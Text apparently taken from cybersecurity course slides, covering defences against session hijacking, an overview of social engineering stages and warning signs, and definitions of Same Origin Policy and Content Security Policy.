
Use HTTPS to ensure SSL/TLS encryption of all session traffic. This will prevent the attacker from intercepting the plaintext session ID, even if they are monitoring the victim's traffic. Preferably, use HSTS (HTTP Strict Transport Security) to guarantee that all connections are encrypted.

Set the HttpOnly attribute using the Set-Cookie HTTP header to prevent access to cookies from client-side scripts. This prevents XSS and other attacks that rely on injecting JavaScript in the browser. Specifying the Secure and SameSite cookie security flags is also recommended for additional security.

Web frameworks offer highly secure and well-tested session ID generation and management mechanisms. Use them instead of inventing your own session management.

Regenerate the session key after initial authentication. This causes the session key to change immediately after authentication, which nullifies session fixation attacks – even if the attacker knows the initial session ID, it becomes useless before it can be used.

Perform additional user identity verification beyond the session key. This means using not just cookies, but also other checks, such as the user's usual IP address or application usage patterns. The downside of this approach is that any false alarms can be inconvenient or annoying to legitimate users. A common additional safeguard is a user inactivity timeout to close the user session after a set idle time.




Social Engineering



Social Engineering

Social engineering is the tactic of manipulating, influencing, or deceiving a victim in order to gain control over a computer system, or to steal personal and financial information. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.



For a social engineering definition, it's the art of manipulating someone to divulge sensitive or confidential information, usually through digital communication, that can be used for fraudulent purposes.



Unlike traditional cyberattacks that rely on security vulnerabilities to gain access to unauthorized devices or networks, social engineering techniques target human vulnerabilities. For this reason, it's also considered human hacking.

Social Engineering Explained

Also known as human hacking, social engineering is the manipulation of someone to divulge confidential information that can be used for fraudulent purposes.



The social engineer gathers information about their victims.



The social engineer poses as a legitimate person and builds trust with their victims.



The social engineer gathers information about their victims.



The social engineer poses as a legitimate person and builds trust with their victims.




Steps to a successful social engineering attack

Generally, there are four steps to a successful social engineering attack:

1. Preparation: The social engineer gathers information about their victims, including where they can access them, such as on social media, email, text message, etc.
 2. Infiltration: The social engineer approaches their victims, usually impersonating a trustworthy source and using the information gathered about the victim to validate themselves.
 3. Exploitation: The social engineer uses persuasion to request information from their victim, such as account logins, payment methods, contact information, etc., that they can use to commit their cyberattack.
 4. Disengagement: The social engineer stops communication with their victim, commits their attack, and swiftly departs.
-

Social Engineering Tactics to Watch For

Knowing the red flags can help you avoid becoming a victim.



Your 'friend' sends you a strange message.



Your emotions are heightened.



The request is urgent.



The offer feels too good to be true.



You're receiving help you didn't ask for.



The sender can't prove their identity.

Signs of a Social Engineering attack

Same Origin Policy (SOP) Content Security Policy (CSP)

ICF Module 6

What is Same Origin Policy (SOP)?

Definition:

A **browser security mechanism** that restricts how documents or scripts loaded from one **origin** can interact with resources from another origin.

Origin is defined as the combination of:




- **Protocol** (http/https)
- **Domain** (example.com)
- **Port** (e.g., :80 or :443)

What is Same Origin Policy (SOP)?

Purpose:

- Prevents **Cross-Site Scripting (XSS)**
- Protects against **Cross-Site Request Forgery (CSRF)**
- Ensures that malicious sites cannot access sensitive data from another site (e.g., cookies, DOM)

Same Origin Policy (SOP) - Examples

- *https://example.com/page.html*
- *https://example.com:443/script.js*  *Same origin*
- *https://sub.example.com/script.js*  *Different origin (subdomain)*
- *http://example.com/script.js*  *Different origin (protocol)*

Content Security Policy (CSP)

Definition:

A **browser feature** that lets site owners **control which resources** (scripts, styles, images, etc.) can be loaded and executed in the browser.

Content Security Policy (CSP)

What It Does:

- Blocks **inline scripts** unless allowed
- Restricts where resources (like scripts/images/fonts) can be loaded from
- Mitigates **XSS** attacks by limiting script execution

Example Directives:

- default-src 'self': Allow all content only from same origin
- script-src: Specify trusted sources for JavaScript
- style-src: Control where CSS can come from
- img-src: Define allowed image sources